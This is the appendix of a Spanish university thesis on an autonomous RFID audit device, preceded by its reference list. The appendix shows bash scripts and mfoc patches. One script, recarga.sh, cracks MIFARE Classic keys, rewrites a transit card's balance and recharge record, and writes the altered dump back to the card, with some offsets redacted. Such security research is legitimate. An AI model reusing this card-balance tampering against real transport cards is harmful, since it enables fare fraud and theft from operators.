[9] Lab401, «The Proxmark 3 is the ultimate RFID platform for pentesters and researchers.,» Proxmark 3 RDV4.01, [En línea]. Available: https://lab401.com/collections/hardware/products/proxmark-3-rdv4. [Último acceso: 2019].

[10] NXP Semiconductors, «Product data sheet,» NXP MIFARE Classic EV1 1K - Mainstream contactless smart card IC for fast and easy solution development, 2018. [En línea]. Available: https://www.nxp.com/docs/en/data-sheet/MF1S50YYX_V1.pdf.

[11] Intel Corporation, «Discontinued Maker & Innovator Products,» Developer Zone, 2017. [En línea]. Available: https://software.intel.com/en-us/iot/hardware/discontinued. [Último acceso: 2019].

[12] ITEAD Intelligent Systems Co.Ltd., «itead.cc,» 2014. [En línea]. Available: https://www.itead.cc/itead-pn532-nfc-module.html. [Último acceso: 2019].

[13] S. Decrock, «Cracking Mifare Classic NFC cards using the hardnested attack,» May 2019. [En línea]. Available: https://medium.com/@decrocksam/cracking-mifare-classic-nfc-cards-using-the-hardnested-

attack-506aab3ea305. [Último acceso: 2019].

[14] Hitachi, Ltd., «SpakFun Electronics,» 1998. [En línea]. Available: https://www.sparkfun.com/datasheets/LCD/HD44780.pdf. [Último acceso: 2019].

[15] NXP Semiconductors Austria GmbH, «MIFARE® contactless tag IC family overview,» 2019. [En línea]. Available: https://www.mifare.net/wp-content/uploads/2015/02/MIFARE-Product-Family-Basic-Decision-Chart-2017.pdf.

[16] National Institute of Standards and Technology, «GUIDANCE ON TDEA BLOCK CIPHERS,» 2017. [En línea]. Available: https://csrc.nist.gov/CSRC/media/Publications/Shared/documents/itl-bulletin/itlbul2017-11.pdf. [Último acceso: 2019].

[17] Consorcio de Transporte Metropolitano - Área de Sevilla, «La Red de Consorcios de Transportes inicia la mejora tecnológica de sus tarjetas con una inversión de 9 millones de euros,» 04 Sep 2017. [En línea]. Available: http://www.consorciotransportes-sevilla.com/contenido_ctas.php?contenido=4011&id=1190&tipo=1. [Último acceso: 2019].

[18] D. Oswald y C. Paar, «Breaking Mifare DESFire MF3ICD40: Power Analysis and Templates in the Real World,» de *Cryptographic Hardware and Embedded Systems*, Nara, 2011.

ANEXO: CÓDIGO DEL DISPOSITIVO

Capturas del código de la aplicación. Tenga en cuenta que los datos sensibles (como por ejemplo ciertos *offsets*) han sido sombreados del código. No obstante, puede hacerse una idea del funcionamiento y de la lógica de la aplicación sin mayor problema. Los archivos son los descritos en la sección 5.2 y las modificaciones de *mfoc* descritas en la sección 5.3.

■ lcd.sh

```
#!/bin/bash

##################################
# Autor: Álvaro Galdón Rus       #
# Lugar: Sevilla (España)        #
# Fecha: 05/12/2020              #
##################################
#
# Grado en ingeniería de las Tecnologías de Telecomunicación.
# Trabajo Fin de Grado - Universidad de Sevilla
##
# «Prototipado de un dispositivo de auditoría autónomo para tarjetas RFID»
##
# _lcd.sh_: Inicialización y funciones relacionadas con la pantalla digital.
# Permite invocar las funciones aquí descritas, enviando caracteres.
##

##########
# Config #
##########
VOLATILE_F=/var/volatile/utils/lcd

#GPIO Config
    EN=4    #IO9
    RS=40   #IO8
    D7=10   #IO10
    D6=5    #IO11
    D5=15   #IO12
    D4=7    #IO13
#Level shifters
    ENL=22
    RSL=
    D7L=26
    D6L=24
    D5L=42
    D4L=30

########
# Init #
########

if [ ! -f "$VOLATILE_F" ]; then
    #Exportando y config salidas
    for PIN in $RS $RSL $EN $ENL $D4 $D4L $D5 $D5L $D6 $D6L $D7 $D7L; do
        echo -n $PIN > /sys/class/gpio/export
        echo -n out > /sys/class/gpio/gpio$PIN/direction
    done

    sendNibb 0010 #4 bit operation
    sendByte 00101000 #4 bit, 2 lines, 5x8 font
    sendByte 00001111 #Display ON, Cursor ON, Blink ON
    sendByte 00000110 #Entry Mode, Increment cursor position, No display shift

    mkdir -p "$(dirname "$VOLATILE_F")" && touch "$VOLATILE_F"
fi
```

```
##############
# Funciones #
##############
function status() {
    for PIN in RS EN D7 D6 D5 D4; do
        echo -n '    ' $PIN $(cat /sys/class/gpio/gpio${!PIN}/value)
    done
    echo
}

function lcdpin() {
    echo -n $2 > /sys/class/gpio/gpio$1/value
}

function sendNibb() {
    lcdpin $D7 ${1:0:1}
    lcdpin $D6 ${1:1:1}
    lcdpin $D5 ${1:2:1}
    lcdpin $D4 ${1:3:1}

    lcdpin $EN 1
    sleep 0.001
    lcdpin $EN 0
    sleep 0.001
}

function sendByte() {
    sendNibb ${1:0:4}
    sendNibb ${1:4:4}
}

function sendChar() {
    lcdpin $RS 1

    for (( i=0; i<${#1}; i++ )); do
        if (( $i && !($i%16) )); then
            secondLine
        fi
        sendByte `echo -e "$1" | xxd -b -s $i -l 1 | awk '{ print $2 }'`
    done

    lcdpin $RS 0
}

function cleanLcd() {
    lcdpin $RS 0
    sendByte 00000001
    lcdpin $RS 1
}

function firstLine() {
    lcdpin $RS 0
    sendByte 10000000
    lcdpin $RS 1
}

function secondLine() {
    lcdpin $RS 0
    sendByte 10101000
    lcdpin $RS 1
}
```

- **recarga.sh**

```
#!/bin/bash

#################################
# Autor: Álvaro Galdón Rus      #
# Lugar: Sevilla (España)       #
# Fecha: 06/12/2020             #
#################################
#
# Grado en ingeniería de las Tecnologías de Telecomunicación.
# Trabajo Fin de Grado - Universidad de Sevilla
##
# «Prototipado de un dispositivo de auditoría autónomo para tarjetas RFID»
##
# _recarga.sh_: Script principal de la aplicación.
# Recibe un importe, modifica el volcado de la tarjeta y lo graba.
##

clear

##########
# Config #
##########
KEYDIR=~/keys
TMPDIR=/tmp
DMPDIR=~/dump

#Dependencias
source `dirname "$0"`/uart.sh
source `dirname "$0"`/lcd.sh
source `dirname "$0"`/keypad.sh

echo "################"
echo "## recarga.sh ##"
echo "################"
echo "##"

#Obtenemos UID de la tarjeta
MFUID=`nfc-list | grep UID | cut -c 22-`

if [ -z "$MFUID" ]; then
    echo "ERROR: No se ha podido detectar tarjeta."
    cleanLcd
    sendChar "No card"
    exit 1
fi

#Si está en la DB de keys
if [ -f "$KEYDIR/${MFUID// /}.mfk" ]; then
    cleanLcd
    sendChar "Reading..."
    nfc-mfclassic r A "$TMPDIR/dump.mfd" "$KEYDIR/${MFUID// /}.mfk"
else
    cleanLcd
    sendChar "New card, name?"
    echo -n "# Nueva tarjeta, introduzca descripción y pulse [ENTER]: "
    read DESCR
    echo "##"
    echo

    cleanLcd
    sendChar "Cracking..."
    mfoc -P 200 -s [redacted]-f "$KEYDIR/_defaultA.keys" -O "$TMPDIR/dump.mfd"
    if [ $? -ne 0 ]; then
        cleanLcd
        sendChar "Hardened card"
        exit 1
    fi
    cp "$TMPDIR/dump.mfd" "$KEYDIR/${MFUID// /}.mfk"

    mkdir -p "$DMPDIR/${MFUID// /}"
    echo "${MFUID// /} | $DESCR" >> info.txt
fi
```

```
#Info de la recarga (valor, fecha, [redacted]bits ¿?)
VALORCENT=${1//./}
PRINTVALOR=`echo $VALORCENT | sed 's/..$/.&/;s/^.$/0.0&/'`
DARRAY=(`date "+%y %m %d %H %M"`)
BITSTAIL7=$((16#`xxd -p -s 0x[redacted] -l 1 $TMPDIR/dump.mfd` % [redacted]))

if [ "$VALORCENT" -lt 500 -o "$VALORCENT" -gt 5000 ]; then
    clearLcd
    sendChar "Enter value"
    echo "ERROR: Rango de recargas entre 5 y 50 euros."
    exit 1
fi

#Obtener saldo*2 actual (dec) y cambiar endian
SALDO_ACT_X2=$((16#`hexdump -s 0x[redacted] -n 2 -e '1/2 "%[redacted]x"' "$TMPDIR/dump.mfd"`))
PRINTSALDO=`echo $(( $SALDO_ACT_X2/2 )) | sed 's/..$/.&/;s/^.$/0.0&/'`

echo
echo "########################"
echo "## Info de la recarga ##"
echo "########################"
echo "##"
echo "# Saldo actual:" $PRINTSALDO
echo "##"
echo "# Importe:" $PRINTVALOR
echo "# Fecha:" ${DARRAY[*]}
echo "##"

clearLcd
sendChar "Saved, curr|add"
secondLine
sendChar "$PRINTSALDO | $PRINTVALOR"

#Backup dumps
IFS=
cp "$TMPDIR/dump.mfd" "$DMPDIR/${MFUID// /}/${DARRAY[*]}.mfd"

clearLcd
sendChar "Writing..."

#Valor de carga + hora actual
HEXPATCH=`printf "%[redacted]x" ${VALORCENT:-0} \
    $((10#${DARRAY[0]}[redacted] + 10#${DARRAY[1]}[redacted] + 10#${DARRAY[2]}[redacted]
    + 10#${DARRAY[3]}[redacted] + 10#${DARRAY[4]}[redacted]
    [redacted]))`

#Modificar info de la última recarga
echo $HEXPATCH | xxd -r -p -s 0x[redacted] -l 6 - "$TMPDIR/dump.mfd"
echo $HEXPATCH | xxd -r -p -s 0x[redacted] -l 6 - "$TMPDIR/dump.mfd"

#Calcular nuevo saldo*2 (hex)
PVALOR=`printf "%[redacted]x" $((SALDO_ACT_X2+VALORCENT*2))`
NVALOR=`printf "%[redacted]x" $((16#[redacted]16#$PVALOR))`

#Cambiar endian
PVALOR=${PVALOR:2:2}${PVALOR:0:2}
NVALOR=${NVALOR:2:2}${NVALOR:0:2}

#Modificar saldo positivo y negativo
for POS in 0x[redacted]; do
    echo $PVALOR | xxd -r -p -s $POS -l 2 - "$TMPDIR/dump.mfd"
done

for POS in 0x[redacted]; do
    echo $NVALOR | xxd -r -p -s $POS -l 2 - "$TMPDIR/dump.mfd"
done

#Grabar todos los cambios
nfc-mfclassic w[redacted] A "$TMPDIR/dump.mfd" "$KEYDIR/${MFUID// /}.mfk"
nfc-mfclassic w[redacted] B "$TMPDIR/dump.mfd" "$KEYDIR/${MFUID// /}.mfk"

#Comprobar nuevo saldo
SALDO_NUE_X2=$((16#`hexdump -s 0x[redacted] -n 2 -e '1/2 "%[redacted]x"' "$TMPDIR/dump.mfd"`))
PRINTNUEVOSALDO=`echo $(( $SALDO_NUE_X2/2 )) | sed 's/..$/.&/;s/^.$/0.0&/'`

echo "##"
echo "# Nuevo saldo:" $PRINTNUEVOSALDO
echo "##"
echo

clearLcd
sendChar "Completed, new:"
secondLine
sendChar $PRINTNUEVOSALDO

```

- **uart.sh**

```
#!/bin/bash

##################################
# Autor: Álvaro Galdón Rus       #
# Lugar: Sevilla (España)        #
# Fecha: 05/12/2020              #
##################################
#
# Grado en ingeniería de las Tecnologías de Telecomunicación.
# Trabajo Fin de Grado - Universidad de Sevilla
##
# «Prototipado de un dispositivo de auditoría autónomo para tarjetas RFID»
##
# _uart.sh_: Inicializa el puerto UART.
# Altera la funcionalidad de GPIO a modo UART, modificando un pin de selección.
##


VOLATILE_F=/var/volatile/utils/uart

if [ ! -f "$VOLATILE_F" ]; then
    echo 45 > /sys/class/gpio/export
    echo out > /sys/class/gpio/gpio45/direction
    echo 1 > /sys/class/gpio/gpio45/value

    mkdir -p "$(dirname "$VOLATILE_F")" && touch "$VOLATILE_F"
fi

```

- **src/mfoc.c | .h** (diff)

Added "s" option to specify sectors to crack #43

Edit

Open **alvgalrus** wants to merge 1 commit into `nfc-tools:master` from `alvgalrus:master`

Conversation 0 · Commits 1 · Checks 0 · Files changed 2 · +36 −4

Changes from all commits · File filter... · Jump to... · 0 / 2 files viewed · Review changes

39 src/mfoc.c · Viewed

```
@@ -113,6 +113,10 @@ int main(int argc, char *const argv[])
113 113     mftag        t;
114 114     mfreader     r;
115 115     denonce        d = {NULL, 0, DEFAULT_DIST_NR, DEFAULT_TOLERANCE, {0x00, 0x00, 0x00}};
    116 +
    117 +   // Pointer to target sectors
    118 +   uint8_t       *ts = NULL;
    119 +   uint8_t       scount = 1;
116 120
117 121     // Pointers to possible keys
118 122     pKeys        *pk;
@@ -199,6 +203,24 @@ int main(int argc, char *const argv[])
199 203           defKeys_len = defKeys_len + 6;
200 204
201 205           break;
    206 +       case 's': {
    207 +               char *sval;
    208 +           i = 0;
    209 +           for (i = 0; optarg[i] != '\0'; i++) {
    210 +                 if (optarg[i] == ',') {
    211 +                   scount++;
    212 +                 }
    213 +               }
    214 +           if ((ts = (uint8_t *) malloc(scount*sizeof(uint8_t))) == NULL) {
    215 +         ERR("Cannot allocate memory for ts");
    216 +         goto error;
    217 +         }
    218 +               for (i = 0; sval=strtok(optarg,","); i++) {
    219 +                 ts[i] = atoi(sval);
    220 +                 optarg = NULL;
    221 +               }
    222 +         }
    223 +               break;
202 224         case 'O':
203 225           // File output
204 226           if (!(pfDump = fopen(optarg, "wb"))) {
@@ -477,7 +499,7 @@ int main(int argc, char *const argv[])
477 499       if (e_sector == -1) break; // All keys are default, I am skipping recovery mode
478 500       for (j = 0; j < (t.num_sectors); ++j) {
479 501         memcpy(mp.mpa.abtAuthUid, t.nt.nti.nai.abtUid + t.nt.nti.nai.szUidLen - 4, sizeof(mp.mpa.abtAuthUid));
480     -       if ((dumpKeysA && !t.sectors[j].foundKeyA) || (!dumpKeysA && !t.sectors[j].foundKeyB)) {
    502 +       if ((ts == NULL || is_in_array(j, ts, scount)) && ((dumpKeysA && !t.sectors[j].foundKeyA) || (!dumpKeysA && !t.sect
481 503
482 504           // First, try already broken keys
483 505           skip = false;
```

```
@@ -650,7 +672,7 @@ int main(int argc, char *const argv[])
650 672
651 673
652 674       for (i = 0; i < (t.num_sectors); ++i) {
653     -       if ((dumpKeysA && !t.sectors[i].foundKeyA) || (!dumpKeysA && !t.sectors[i].foundKeyB)) {
    675 +       if ((ts == NULL || is_in_array(i, ts, scount)) && ((dumpKeysA && !t.sectors[i].foundKeyA) || (!dumpKeysA && !t.sector
654 676           fprintf(stdout, "\nTry again, there are still some encrypted blocks\n");
655 677           succeed = 0;
656 678           break;
@@ -755,7 +777,7 @@ int main(int argc, char *const argv[])
755 777
756 778   void usage(FILE *stream, int errno)
757 779   {
758     -   fprintf(stream, "Usage: mfoc [-h] [-k key] [-f file] ... [-P probnum] [-T tolerance] [-O output]\n");
    780 +   fprintf(stream, "Usage: mfoc [-h] [-k key] [-f file] ... [-P probnum] [-T tolerance] [-s sectors] [-O output]\n");
759 781     fprintf(stream, "\n");
760 782     fprintf(stream, "  h     print this help and exit\n");
761 783   //    fprintf(stream, "  B     instead of 'A' dump 'B' keys\n");
@@ -765,7 +787,7 @@ void usage(FILE *stream, int errno)
765 787   //    fprintf(stream, "  S     number of sets with keystreams, default is 5\n");
766 788     fprintf(stream, "  P     number of probes per sector, instead of default of 20\n");
767 789     fprintf(stream, "  T     nonce tolerance half-range, instead of default of 20\n        (i.e., 40 for the total range, i
768     - //    fprintf(stream, "  s     specify the list of sectors to crack, for example -s 0,1,3,5\n");
    790 +   fprintf(stream, "  s     specify the list of sectors to crack, for example -s 0,1,3,5\n");
769 791     fprintf(stream, "  O     file in which the card contents will be written (REQUIRED)\n");
770 792     fprintf(stream, "  D     file in which partial card info will be written in case PRNG is not vulnerable\n");
771 793     fprintf(stream, "\n");
@@ -1261,3 +1283,12 @@ long long unsigned int bytes_to_num(uint8_t *src, uint32_t len)
1261 1283     }
1262 1284     return num;
1263 1285   }
    1286 +
    1287 + bool is_in_array(int val, uint8_t *arr, uint8_t size) {
    1288 +   int i;
    1289 +   for (i = 0; i < size; i++) {
    1290 +     if (arr[i] == val)
    1291 +       return true;
    1292 +   }
    1293 +   return false;
    1294 + }
```

1 src/mfoc.h — Viewed

```
@@ -98,3 +98,4 @@ int compar_special_int(const void *a, const void *b);
98 98   countKeys *uniqsort(uint64_t *possibleKeys, uint32_t size);
99 99   void num_to_bytes(uint64_t n, uint32_t len, uint8_t *dest);
100 100  long long unsigned int bytes_to_num(uint8_t *src, uint32_t len);
    101 + bool is_in_array(int val, uint8_t *arr, uint8_t size);
```

Fixing -D output key reversal #44

Edit

Open **alvgalrus** wants to merge 1 commit into `nfc-tools:master` from `alvgalrus:fixes`

Conversation 0 · Commits 1 · Checks 0 · Files changed 1 · +8 −10

Changes from all commits · File filter... · Jump to... · 0 / 1 files viewed · Review changes

18 src/mfoc.c · Viewed

```
@@ -444,26 +444,24 @@ int main(int argc, char *const argv[])
444 444     fprintf(stdout, "\n");
445 445     for (i = 0; i < (t.num_sectors); ++i) {
446 446       if (t.sectors[i].foundKeyA) {
447     -       fprintf(stdout, "Sector %02d - Found   Key A: %012llx ", i, bytes_to_num(t.sectors[i].KeyA, sizeof(t.sectors[i].Key
448     -       memcpy(&knownKey, t.sectors[i].KeyA, 6);
    447 +       knownKey = bytes_to_num(t.sectors[i].KeyA, sizeof(t.sectors[i].KeyA));
    448 +       fprintf(stdout, "Sector %02d - Found   Key A: %012llx ", i, knownKey);
449 449         knownKeyLetter = 'A';
450 450         knownSector = i;
451     -     }
452     -     else{
    451 +     } else {
453 452         fprintf(stdout, "Sector %02d - Unknown Key A               ", i);
454     -       unknownSector = i;
455 453         unknownKeyLetter = 'A';
    454 +       unknownSector = i;
456 455       }
457 456       if (t.sectors[i].foundKeyB) {
458     -       fprintf(stdout, "Found   Key B: %012llx\n", bytes_to_num(t.sectors[i].KeyB, sizeof(t.sectors[i].KeyB)));
    457 +       knownKey = bytes_to_num(t.sectors[i].KeyB, sizeof(t.sectors[i].KeyB));
    458 +       fprintf(stdout, "Found   Key B: %012llx\n", knownKey);
459 459         knownKeyLetter = 'B';
460     -       memcpy(&knownKey, t.sectors[i].KeyB, 6);
461 460         knownSector = i;
462     -     }
463     -     else{
    461 +     } else {
464 462         fprintf(stdout, "Unknown Key B\n");
465     -       unknownSector = i;
466 463         unknownKeyLetter = 'B';
    464 +       unknownSector = i;
467 465       }
468 466     }
469 467     fflush(stdout);
```